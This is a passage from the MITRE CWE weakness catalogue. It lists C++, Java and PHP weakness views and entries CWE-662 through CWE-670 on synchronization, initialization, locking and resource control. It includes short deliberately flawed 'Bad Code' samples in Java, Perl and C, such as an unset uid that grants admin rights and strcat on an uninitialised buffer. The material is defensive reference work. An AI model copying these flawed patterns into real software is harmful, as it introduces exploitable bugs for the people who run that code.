B	468	Incorrect Pointer Scaling
B	469	Use of Pointer Subtraction to Determine Size
B	474	Use of Function with Inconsistent Implementations
B	476	NULL Pointer Dereference
V	478	Missing Default Case in Switch Statement
V	479	Unsafe Function Call from a Signal Handler
B	480	Use of Incorrect Operator
V	481	Assigning instead of Comparing
V	482	Comparing instead of Assigning
V	483	Incorrect Block Delimitation
B	484	Omitted Break Statement in Switch
V	495	Private Array-Typed Field Returned From A Public Method
V	496	Public Data Assigned to Private Array-Typed Field
V	558	Use of getlogin() in Multithreaded Application
V	560	Use of umask() with chmod-style Argument
B	562	Return of Stack Variable Address
B	587	Assignment of a Fixed Address to a Pointer
B	676	Use of Potentially Dangerous Function
V	685	Function Call With Incorrect Number of Arguments

Type	ID	Name
V	688	Function Call With Incorrect Variable or Reference as Argument
⚙️	689	Permission Race Condition During Resource Copy
∞	690	Unchecked Return Value to NULL Pointer Dereference
∞	692	Incomplete Blacklist to Cross-Site Scripting
G	704	Incorrect Type Conversion or Cast
B	733	Compiler Optimization Removal or Modification of Security-critical Code
V	762	Mismatched Memory Management Routines
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
V	783	Operator Precedence Logic Error
V	785	Use of Path Manipulation Function without Maximum-sized Buffer
V	789	Uncontrolled Memory Allocation
B	805	Buffer Access with Incorrect Length Value
V	806	Buffer Access Using Size of Source Buffer

CWE-659: Weaknesses in Software Written in C++

View ID: 659 (View: *Implicit Slice*)

Status: Draft

Objective

This view (slice) covers issues that are found in C++ programs that are not common to all languages.

View Data

Filter Used:

./Applicable_Platforms//@Language_Name='C++'

View Metrics

	CWEs in this view		Total CWEs
Total	80	out of	828
Views	0	out of	24
Categories	3	out of	120
Weaknesses	75	out of	675
Compound_Elements	2	out of	9

CWEs Included in this View

Type	ID	Name
B	14	Compiler Removal of Code to Clear Buffers
G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer
B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
V	121	Stack-based Buffer Overflow
V	122	Heap-based Buffer Overflow
B	123	Write-what-where Condition
B	124	Buffer Underwrite ('Buffer Underflow')
B	125	Out-of-bounds Read
V	126	Buffer Over-read
V	127	Buffer Under-read
B	128	Wrap-around Error
B	129	Improper Validation of Array Index
B	130	Improper Handling of Length Parameter Inconsistency
B	131	Incorrect Calculation of Buffer Size
B	134	Uncontrolled Format String
B	135	Incorrect Calculation of Multi-Byte String Length
B	170	Improper Null Termination
B	188	Reliance on Data/Memory Layout
B	191	Integer Underflow (Wrap or Wraparound)

Type	ID	Name
C	192	Integer Coercion Error
B	194	Unexpected Sign Extension
V	195	Signed to Unsigned Conversion Error
V	196	Unsigned to Signed Conversion Error
B	197	Numeric Truncation Error
B	242	Use of Inherently Dangerous Function
V	243	Failure to Change Working Directory in chroot Jail
V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')
B	248	Uncaught Exception
C	251	Often Misused: String Management
B	364	Signal Handler Race Condition
B	365	Race Condition in Switch
B	366	Race Condition within a Thread
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
C	387	Signal Errors
B	396	Declaration of Catch for Generic Exception
B	397	Declaration of Throws for Generic Exception
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
V	415	Double Free
B	416	Use After Free
V	457	Use of Uninitialized Variable
V	460	Improper Cleanup on Thrown Exception
B	462	Duplicate Key in Associative List (AList)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
B	466	Return of Pointer Value Outside of Expected Range
V	467	Use of sizeof() on a Pointer Type
B	468	Incorrect Pointer Scaling
B	469	Use of Pointer Subtraction to Determine Size
B	476	NULL Pointer Dereference
V	478	Missing Default Case in Switch Statement
V	479	Unsafe Function Call from a Signal Handler
B	480	Use of Incorrect Operator
V	481	Assigning instead of Comparing
V	482	Comparing instead of Assigning
V	483	Incorrect Block Delimitation
B	484	Omitted Break Statement in Switch
V	493	Critical Public Variable Without Final Modifier
V	495	Private Array-Typed Field Returned From A Public Method
V	496	Public Data Assigned to Private Array-Typed Field
V	498	Information Leak through Class Cloning
V	500	Public Static Field Not Marked Final
V	558	Use of getlogin() in Multithreaded Application
B	562	Return of Stack Variable Address
B	587	Assignment of a Fixed Address to a Pointer
B	676	Use of Potentially Dangerous Function
∞	690	Unchecked Return Value to NULL Pointer Dereference
∞	692	Incomplete Blacklist to Cross-Site Scripting
C	704	Incorrect Type Conversion or Cast
B	733	Compiler Optimization Removal or Modification of Security-critical Code

Type	ID	Name
V	762	Mismatched Memory Management Routines
V	766	Critical Variable Declared Public
V	767	Access to Critical Private Variable via Public Method
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
V	783	Operator Precedence Logic Error
V	785	Use of Path Manipulation Function without Maximum-sized Buffer
V	789	Uncontrolled Memory Allocation
B	805	Buffer Access with Incorrect Length Value
V	806	Buffer Access Using Size of Source Buffer

CWE-660: Weaknesses in Software Written in Java

View ID: 660 (View: *Implicit Slice*)

Status: Draft

Objective

This view (slice) covers issues that are found in Java programs that are not common to all languages.

View Data

Filter Used:

./Applicable_Platforms//@Language_Name='Java'

View Metrics

	CWEs in this view		Total CWEs
Total	71	out of	828
Views	0	out of	24
Categories	2	out of	120
Weaknesses	69	out of	675
Compound_Elements	0	out of	9

CWEs Included in this View

Type	ID	Name
V	5	J2EE Misconfiguration: Data Transmission Without Encryption
V	6	J2EE Misconfiguration: Insufficient Session-ID Length
V	7	J2EE Misconfiguration: Missing Custom Error Page
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
C	101	Struts Validation Problems
V	102	Struts: Duplicate Validation Forms
V	103	Struts: Incomplete validate() Method Definition
V	104	Struts: Form Bean Does Not Extend Validation Class
V	105	Struts: Form Field Without Validator
V	106	Struts: Plug-in Framework not in Use
V	107	Struts: Unused Validation Form
V	108	Struts: Unvalidated Action Form
V	109	Struts: Validator Turned Off
V	110	Struts: Validator Without Form Field
B	111	Direct Use of Unsafe JNI
B	191	Integer Underflow (Wrap or Wraparound)
C	192	Integer Coercion Error
B	194	Unexpected Sign Extension
B	197	Numeric Truncation Error
V	245	J2EE Bad Practices: Direct Management of Connections
V	246	J2EE Bad Practices: Direct Use of Sockets
B	248	Uncaught Exception
B	365	Race Condition in Switch

Type	ID	Name
B	366	Race Condition within a Thread
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
V	382	J2EE Bad Practices: Use of System.exit()
V	383	J2EE Bad Practices: Direct Use of Threads
B	395	Use of NullPointerException Catch to Detect NULL Pointer Dereference
B	396	Declaration of Catch for Generic Exception
B	397	Declaration of Throws for Generic Exception
V	460	Improper Cleanup on Thrown Exception
B	462	Duplicate Key in Associative List (Alist)
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
B	476	NULL Pointer Dereference
V	478	Missing Default Case in Switch Statement
V	481	Assigning instead of Comparing
B	484	Omitted Break Statement in Switch
V	486	Comparison of Classes by Name
V	487	Reliance on Package-level Scope
V	491	Public cloneable() Method Without Final ('Object Hijack')
V	492	Use of Inner Class Containing Sensitive Data
V	493	Critical Public Variable Without Final Modifier
V	495	Private Array-Typed Field Returned From A Public Method
V	496	Public Data Assigned to Private Array-Typed Field
V	498	Information Leak through Class Cloning
V	499	Serializable Class Containing Sensitive Data
V	500	Public Static Field Not Marked Final
V	537	Information Leak Through Java Runtime Error Message
V	543	Use of Singleton Pattern Without Synchronization in a Multithreaded Context
V	545	Use of Dynamic Class Loading
V	568	finalize() Method Without super.finalize()
V	572	Call to Thread run() instead of start()
V	574	EJB Bad Practices: Use of Synchronization Primitives
V	575	EJB Bad Practices: Use of AWT Swing
V	576	EJB Bad Practices: Use of Java I/O
V	577	EJB Bad Practices: Use of Sockets
V	578	EJB Bad Practices: Use of Class Loader
V	579	J2EE Bad Practices: Non-serializable Object Stored in Session
V	580	clone() Method Without super.clone()
B	581	Object Model Violation: Just One of Equals and Hashcode Defined
V	582	Array Declared Public, Final, and Static
V	583	finalize() Method Declared Public
V	585	Empty Synchronized Block
V	586	Explicit Call to Finalize()
V	594	J2EE Framework: Saving Unserializable Objects to Disk
V	607	Public Static Final Field References Mutable Object
V	608	Struts: Non-private Field in ActionForm Class
B	609	Double-Checked Locking
V	766	Critical Variable Declared Public
V	767	Access to Critical Private Variable via Public Method

CWE-661: Weaknesses in Software Written in PHP

View ID: 661 (View: Implicit Slice) **Status:** Draft

Objective

This view (slice) covers issues that are found in PHP programs that are not common to all languages.

View Data

Filter Used:

./Applicable_Platforms//@Language_Name='PHP'

View Metrics

	CWEs in this view		Total CWEs
Total	18	out of	828
Views	0	out of	24
Categories	0	out of	120
Weaknesses	18	out of	675
Compound_Elements	0	out of	9

CWEs Included in this View

Type	ID	Name
B	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
B	96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')
B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
B	209	Information Exposure Through an Error Message
B	211	Product-External Error Message Information Leak
B	434	Unrestricted Upload of File with Dangerous Type
B	453	Insecure Default Variable Initialization
B	454	External Initialization of Trusted Variables or Data Stores
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
V	473	PHP External Variable Modification
B	474	Use of Function with Inconsistent Implementations
B	484	Omitted Break Statement in Switch
V	616	Incomplete Identification of Uploaded File Variables (PHP)
B	621	Variable Extraction Error
B	624	Executable Regular Expression Error
B	625	Permissive Regular Expression
V	626	Null Byte Interaction Error (Poison Null Byte)
B	627	Dynamic Variable Evaluation

CWE-662: Improper Synchronization

Weakness ID: 662 (Weakness Base) **Status:** Draft

Description

Summary

The software attempts to use a shared resource in an exclusive manner, but fails to prevent use by another thread or process.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Use industry standard APIs to synchronize your code.

Relationships

Nature	Type	ID	Name	Page
ChildOf	C	361	Time and State	699 462
CanPrecede	G	362	Race Condition	699 463

Nature	Type	ID	Name	V	Page
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		745	CERT C Secure Coding Section 11 - Signals (SIG)	734	868
ParentOf		373	State Synchronization Error	1000	480
ParentOf		543	Use of Singleton Pattern Without Synchronization in a Multithreaded Context	1000	658
ParentOf		567	Unsynchronized Access to Shared Data	1000	675
ParentOf		574	EJB Bad Practices: Use of Synchronization Primitives	699	681
				1000	
ParentOf		663	Use of a Non-reentrant Function in a Multithreaded Context	1000	776
ParentOf		820	Missing Synchronization	699	951
				1000	
ParentOf		821	Incorrect Synchronization	699	951
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	SIG00-C	Mask signals handled by noninterruptible signal handlers
CERT C Secure Coding	SIG31-C	Do not access or modify shared objects in signal handlers

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
25	Forced Deadlock	
26	Leveraging Race Conditions	
27	Leveraging Race Conditions via Symbolic Links	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

CWE-663: Use of a Non-reentrant Function in a Multithreaded Context

Weakness ID: 663 (Weakness Base)

Status: Draft

Description

Summary

The software calls a non-reentrant function in a context where a competing thread may have an opportunity to call the same function or otherwise influence its state.

Time of Introduction

- Architecture and Design
- Implementation

Observed Examples

Reference	Description
CVE-2001-1349	unsafe calls to library functions from signal handler
CVE-2004-2259	handler for SIGCHLD uses non-reentrant functions

Potential Mitigations

Implementation

Use reentrant functions if available.

Implementation

Add synchronization to your non-reentrant function.

Implementation

In Java, use the ReentrantLock Class.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		361	Time and State	699	462
ChildOf		662	Improper Synchronization	1000	775
ParentOf		479	Unsafe Function Call from a Signal Handler	1000	601
ParentOf		558	Use of getlogin() in Multithreaded Application	1000	667

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

SUN. "Java Concurrency API". Class ReentrantLock. < <http://java.sun.com/j2se/1.5.0/docs/api/java/util/concurrent/locks/ReentrantLock.html> >.

Dipak Jha, Software Engineer, IBM. "Use reentrant functions for safer signal handling". < <http://www.ibm.com/developerworks/linux/library/l-reent.html> >.

CWE-664: Improper Control of a Resource Through its Lifetime

Weakness ID: 664 (Weakness Class)

Status: Draft

Description

Summary

The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.

Extended Description

Resources often have explicit instructions on how to be created, used and destroyed. When software fails to follow these instructions, it can lead to unexpected behaviors and potentially exploitable states.

Even without explicit instructions, various principles are expected to be adhered to, such as "Do not use an object until after its creation is complete," or "do not use an object after it has been slated for destruction."

Time of Introduction

- Implementation

Potential Mitigations

Use Static analysis tools to check for unreleased resources.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	361	Time and State	699	462
ParentOf	C	221	Information Loss or Omission	1000	309
ParentOf	C	282	Improper Ownership Management	1000	370
ParentOf	C	286	Incorrect User Management	1000	377
ParentOf	B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')	1000	510
ParentOf	B	404	Improper Resource Shutdown or Release	1000	517
ParentOf	C	405	Asymmetric Resource Consumption (Amplification)	1000	521
ParentOf	B	410	Insufficient Resource Pool	1000	525
ParentOf	B	471	Modification of Assumed-Immutable Data (MAID)	1000	589
ParentOf	C	485	Insufficient Encapsulation	1000	609
ParentOf	C	514	Covert Channel	1000	640
ParentOf	C	610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
ParentOf	B	665	Improper Initialization	1000	778
ParentOf	B	666	Operation on Resource in Wrong Phase of Lifetime	1000	781
ParentOf	B	667	Insufficient Locking	1000	782
ParentOf	C	668	Exposure of Resource to Wrong Sphere	1000	783
ParentOf	C	669	Incorrect Resource Transfer Between Spheres	1000	784
ParentOf	C	673	External Influence of Sphere Definition	1000	787
ParentOf	C	704	Incorrect Type Conversion or Cast	1000	841
ParentOf	C	706	Use of Incorrectly-Resolved Name or Reference	1000	842
MemberOf	V	1000	Research Concepts	1000	958

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
60	Reusing Session IDs (aka Session Replay)	
61	Session Fixation	
62	Cross Site Request Forgery (aka Session Riding)	

Maintenance Notes

More work is needed on this node and its children. There are perspective/layering issues; for example, one breakdown is based on lifecycle phase (CWE-404, CWE-665), while other children are independent of lifecycle, such as CWE-400. Others do not specify as many bases or variants, such as CWE-704, which primarily covers numbers at this stage.

CWE-665: Improper Initialization

Weakness ID: 665 (Weakness Base)

Status: Draft

Description**Summary**

The software does not initialize or incorrectly initializes a resource, which might leave the resource in an unexpected state when it is accessed or used.

Extended Description

This can have security implications when the associated resource is expected to have certain properties or values, such as a variable that determines whether a user has been authenticated or not.

Time of Introduction

- Implementation
- Operation

Applicable Platforms**Languages**

- Language-independent

Modes of Introduction

This weakness can occur in code paths that are not well-tested, such as rare error conditions. This is because the use of uninitialized data would be noticed as a bug during frequently-used functionality.

Common Consequences**Confidentiality**

When reusing a resource such as memory or a program variable, the original contents of that resource may not be cleared before it is sent to an untrusted party.

Integrity

If security-critical decisions rely on a variable having a "0" or equivalent value, and the programming language performs this initialization on behalf of the programmer, then a bypass of security may occur.

Availability

The uninitialized data may contain values that cause program flow to change in ways that the programmer did not intend. For example, if an uninitialized variable is used as an array index in C, then its previous contents may produce an index that is outside the range of the array, possibly causing a crash or an exit in other environments.

Likelihood of Exploit

Medium

Detection Methods

Automated Dynamic Analysis

Moderate

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Initialization problems may be detected with a stress-test by calling the software simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Dynamic Analysis

Identify error conditions that are not likely to occur during normal usage and trigger them.

For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Demonstrative Examples

Example 1:

Here, a boolean initialized field is consulted to ensure that initialization tasks are only completed once. However, the field is mistakenly set to true during static initialization, so the initialization code is never reached.

Java Example:

Bad Code

```
private boolean initialized = true;
public void someMethod() {
    if (!initialized) {
        // perform initialization tasks
        ...
        initialized = true;
    }
}
```

Example 2:

The following code intends to limit certain operations to the administrator only.

Perl Example:

Bad Code

```
$username = GetCurrentUser();
$state = GetStateData($username);
if (defined($state)) {
    $uid = ExtractUserID($state);
}
# do stuff
if ($uid == 0) {
    DoAdminThings();
}
```

If the application is unable to extract the state information - say, due to a database timeout - then the \$uid variable will not be explicitly set by the programmer. This will cause \$uid to be regarded as equivalent to "0" in the conditional, allowing the original user to perform administrator actions. Even if the attacker cannot directly influence the state data, unexpected errors could cause incorrect privileges to be assigned to a user just by accident.

Example 3:

The following code intends to concatenate a string to a variable and print the string.

C Example:

Bad Code

```
char str[20];
strcat(str, "hello world");
printf("%s", str);
```


This might seem innocent enough, but `str` was not initialized, so it contains random memory. As a result, `str[0]` might not contain the null terminator, so the copy might start at an offset other than 0. The consequences can vary, depending on the underlying memory.

If a null terminator is found before `str[8]`, then some bytes of random garbage will be printed before the "hello world" string. The memory might contain sensitive information from previous uses, such as a password (which might occur as a result of CWE-14 or CWE-244). In this example, it might not be a big deal, but consider what could happen if large amounts of memory are printed out before the null terminator is found.

If a null terminator isn't found before `str[8]`, then a buffer overflow could occur, since `strcat` will first look for the null terminator, then copy 12 bytes starting with that location. Alternately, a buffer over-read might occur (CWE-126) if a null terminator isn't found before the end of the memory segment is reached, leading to a segmentation fault and crash.

Observed Examples

Reference	Description
CVE-2001-1471	chain: an invalid value prevents a library file from being included, skipping initialization of key variables, leading to resultant eval injection.
CVE-2005-1036	Permission bitmap is not properly initialized, leading to resultant privilege elevation or DoS.
CVE-2007-3749	OS kernel does not reset a port when starting a <code>setuid</code> program, allowing local users to access the port and gain privileges.
CVE-2008-0062	Lack of initialization triggers NULL pointer dereference or double-free.
CVE-2008-0063	Product does not clear memory contents when generating an error message, leading to information leak.
CVE-2008-0081	Uninitialized variable leads to code execution in popular desktop application.
CVE-2008-2934	Free of an uninitialized pointer leads to crash and possible code execution.
CVE-2008-3475	chain: Improper initialization leads to memory corruption.
CVE-2008-3597	chain: game server can access player data structures before initialization has happened leading to NULL dereference
CVE-2008-3637	Improper error checking in protection mechanism produces an uninitialized variable, allowing security bypass and code execution.
CVE-2008-3688	chain: Uninitialized variable leads to infinite loop.
CVE-2008-4197	Use of uninitialized memory may allow code execution.
CVE-2008-5021	Composite: race condition allows attacker to modify an object while it is still being initialized, causing software to access uninitialized memory.
CVE-2009-0949	chain: improper initialization of memory can lead to NULL dereference
CVE-2009-2692	chain: uninitialized function pointers can be dereferenced allowing code execution
CVE-2009-3620	chain: some unprivileged ioctls do not verify that a structure has been initialized before invocation, leading to NULL dereference

Potential Mitigations

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, in Java, if the programmer does not explicitly initialize a variable, then the code could produce a compile-time error (if the variable is local) or automatically initialize the variable to the default value for the variable's type. In Perl, if explicit initialization is not performed, then a default value of `undef` is assigned, which is interpreted as 0, false, or an equivalent value depending on the context in which the variable is accessed.

Architecture and Design

Identify all variables and data stores that receive information from external sources, and apply input validation to make sure that they are only initialized to expected values.

Implementation

Explicitly initialize all your variables and other data stores, either during declaration or just before the first usage.

Implementation

Pay close attention to complex conditionals that affect initialization, since some conditions might not perform the initialization.

Implementation

Avoid race conditions (CWE-362) during initialization routines.

Build and Compilation

Run or compile your software with settings that generate warnings about uninitialized variables or data.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	☑	Page
ChildOf	C	452	Initialization and Cleanup Errors	699	568
ChildOf	G	664	Improper Control of a Resource Through its Lifetime	1000	777
ChildOf	C	740	CERT C Secure Coding Section 06 - Arrays (ARR)	734	865
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ChildOf	C	752	2009 Top 25 - Risky Resource Management	750	873
ParentOf	B	453	<i>Insecure Default Variable Initialization</i>	1000	569
ParentOf	B	454	<i>External Initialization of Trusted Variables or Data Stores</i>	1000	569
ParentOf	B	455	<i>Non-exit on Failed Initialization</i>	1000	570
ParentOf	B	456	<i>Missing Initialization</i>	1000	571
ParentOf	B	770	<i>Allocation of Resources Without Limits or Throttling</i>	1000	896

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Incorrect initialization
CERT C Secure Coding	ARR02-C	Explicitly specify array bounds, even if implicitly defined by an initializer
CERT C Secure Coding	MEM09-C	Do not assume memory allocation routines initialize memory

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	
172	Time and State Attacks	

References

mercy. "Exploiting Uninitialized Data". Jan 2006. < <http://www.felinemenace.org/~mercy/papers/UBehavior/UBehavior.zip> >.

Microsoft Security Vulnerability Research & Defense. "MS08-014 : The Case of the Uninitialized Stack Variable Vulnerability". 2008-03-11. < <http://blogs.technet.com/swi/archive/2008/03/11/the-case-of-the-uninitialized-stack-variable-vulnerability.aspx> >.

CWE-666: Operation on Resource in Wrong Phase of Lifetime

Weakness ID: 666 (Weakness Base)

Status: Draft

Description**Summary**

The software performs an operation on a resource at the wrong phase of the resource's lifecycle, which can lead to unexpected behaviors.

Extended Description

When a developer wants to initialize, use or release a resource, it is important to follow the specifications outlined for how to operate on that resource and to ensure that the resource is in the expected state. In this case, the software wants to perform a normally valid operation, initialization, use or release, on a resource when it is in the incorrect phase of its lifetime.







Time of Introduction

- Implementation
- Operation

Potential Mitigations

Follow the resource's lifecycle from creation to release.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf		415	Double Free	1000	530
ParentOf		593	Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created	1000	700
ParentOf		605	Multiple Binds to the Same Port	1000	713
ParentOf		672	Operation on a Resource after Expiration or Release	1000	786
ParentOf		826	Premature Release of Resource During Expected Lifetime	699 1000	957

CWE-667: Insufficient Locking

Weakness ID: 667 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly acquire a lock on a resource, leading to unexpected resource state changes and behaviors.

Time of Introduction

- Architecture and Design
- Implementation

Common Consequences

Availability

Inconsistent locking discipline can lead to deadlock.

Demonstrative Examples

In the following Java snippet, methods are defined to get and set a long field in an instance of a class that is shared across multiple threads. Because operations on double and long are nonatomic in Java, concurrent access may cause unexpected behavior. Thus, all operations on long and double fields should be synchronized.

Java Example:


Bad Code

```
private long someLongValue;
public long getLongValue() {
    return someLongValue;
}
public void setLongValue(long l) {
    someLongValue = l;
}
```

Potential Mitigations

Use industry standard APIs to implement locking mechanism.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777

Nature	Type	ID	Name	V	Page
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
ChildOf	B	821	Incorrect Synchronization	699	951
				1000	
ParentOf	B	412	Unrestricted Externally Accessible Lock	1000	527
ParentOf	B	413	Improper Resource Locking	1000	528
ParentOf	B	414	Missing Lock Check	1000	529
ParentOf	B	609	Double-Checked Locking	1000	717
ParentOf	V	764	Multiple Locks of a Critical Resource	699	889
				1000	
ParentOf	V	765	Multiple Unlocks of a Critical Resource	699	890
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	POS31-C	Do not unlock or destroy another thread's mutex

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
27	Leveraging Race Conditions via Symbolic Links	

CWE-668: Exposure of Resource to Wrong Sphere

Weakness ID: 668 (Weakness Class)

Status: Draft

Description

Summary

The product exposes a resource to the wrong control sphere, providing unintended actors with inappropriate access to the resource.

Extended Description

Resources such as files and directories may be inadvertently exposed through mechanisms such as insecure permissions, or when a program accidentally operates on the wrong object. For example, a program may intend that private files can only be provided to a specific user. This effectively defines a control sphere that is intended to prevent attackers from accessing these private files. If the file permissions are insecure, then parties other than the user will be able to access those files.

A separate control sphere might effectively require that the user can only access the private files, but not any other files on the system. If the program does not ensure that the user is only requesting private files, then the user might be able to access other files on the system.

In either case, the end result is that a resource has been exposed to the wrong party.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
ChildOf	C	664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf	V	8	J2EE Misconfiguration: Entity Bean Declared Remote	1000	6
ParentOf	C	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	1000	25
ParentOf	C	200	Information Exposure	1000	287
CanFollow	V	219	Sensitive Data Under Web Root	1000	308
ParentOf	V	220	Sensitive Data Under FTP Root	1000	308
ParentOf	B	269	Improper Privilege Management	1000	357
ParentOf	B	374	Passing Mutable Objects to an Untrusted Method	1000	482

Nature	Type	ID	Name	V	Page
ParentOf	B	375	Returning a Mutable Object to an Untrusted Caller	1000	483
ParentOf	B	377	Insecure Temporary File	1000	484
ParentOf	C	402	Transmission of Private Resources into a New Sphere ('Resource Leak')	1000	516
ParentOf	B	419	Unprotected Primary Channel	1000	535
ParentOf	B	420	Unprotected Alternate Channel	1000	536
ParentOf	B	427	Uncontrolled Search Path Element	1000	544
ParentOf	B	428	Unquoted Search Path or Element	1000	546
ParentOf	V	491	Public cloneable() Method Without Final ('Object Hijack')	1000	615
ParentOf	V	492	Use of Inner Class Containing Sensitive Data	1000	616
ParentOf	V	493	Critical Public Variable Without Final Modifier	1000	622
ParentOf	B	522	Insufficiently Protected Credentials	1000	644
ParentOf	B	552	Files or Directories Accessible to External Parties	1000	664
ParentOf	V	582	Array Declared Public, Final, and Static	1000	690
ParentOf	V	583	finalize() Method Declared Public	1000	691
ParentOf	V	608	Struts: Non-private Field in ActionForm Class	1000	716
ParentOf	C	642	External Control of Critical State Data	1000	747
ParentOf	C	732	Incorrect Permission Assignment for Critical Resource	1000	856
ParentOf	V	766	Critical Variable Declared Public	1000	890
ParentOf	V	767	Access to Critical Private Variable via Public Method	1000	892

Theoretical Notes

A "control sphere" is a set of resources and behaviors that are accessible to a single actor, or a group of actors. A product's security model will typically define multiple spheres, possibly implicitly. For example, a server might define one sphere for "administrators" who can create new user accounts with subdirectories under /home/server/, and a second sphere might cover the set of users who can create or delete files within their own subdirectories. A third sphere might be "users who are authenticated to the operating system on which the product is installed." Each sphere has different sets of actors and allowable behaviors.

Relevant Properties

- Accessibility

CWE-669: Incorrect Resource Transfer Between Spheres

Weakness ID: 669 (Weakness Class)

Status: Draft

Description

Summary

The product does not properly transfer a resource/behavior to another sphere, or improperly imports a resource/behavior from another sphere, in a manner that provides unintended control over that resource.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Background Details

A "control sphere" is a set of resources and behaviors that are accessible to a single actor, or a group of actors. A product's security model will typically define multiple spheres, possibly implicitly. For example, a server might define one sphere for "administrators" who can create new user accounts with subdirectories under /home/server/, and a second sphere might cover the set of users who can create or delete files within their own subdirectories. A third sphere might be "users who are authenticated to the operating system on which the product is installed." Each sphere has different sets of actors and allowable behaviors.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	361	Time and State	699	462
ChildOf	G	664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf	B	212	Improper Cross-boundary Removal of Sensitive Data	1000	302
ParentOf	V	243	Failure to Change Working Directory in chroot Jail	1000	324
CanFollow	V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	1000	325
ParentOf	B	434	Unrestricted Upload of File with Dangerous Type	1000	551
ParentOf	B	494	Download of Code Without Integrity Check	1000	623
ParentOf	B	602	Client-Side Enforcement of Server-Side Security	1000	709

Relevant Properties

- Accessibility

CWE-670: Always-Incorrect Control Flow Implementation

Weakness ID: 670 (Weakness Class)

Status: Draft

Description

Summary

The code contains a control flow path that does not reflect the algorithm that the path is intended to implement, leading to incorrect behavior any time this path is navigated.

Extended Description

This weakness captures cases in which a particular code segment is always incorrect with respect to the algorithm that it is implementing. For example, if a C programmer intends to include multiple statements in a single block but does not include the enclosing braces (CWE-483), then the logic is always incorrect. This issue is in contrast to most weaknesses in which the code usually behaves correctly, except when it is externally manipulated in malicious ways.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Modes of Introduction

This issue typically appears in rarely-tested code, since the "always-incorrect" nature will be detected as a bug during normal usage.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	691	Insufficient Control Flow Management	1000	812
ParentOf	B	480	Use of Incorrect Operator	1000	602
ParentOf	V	483	Incorrect Block Delimitation	1000	607
ParentOf	B	484	Omitted Break Statement in Switch	1000	608
ParentOf	V	617	Reachable Assertion	1000	724
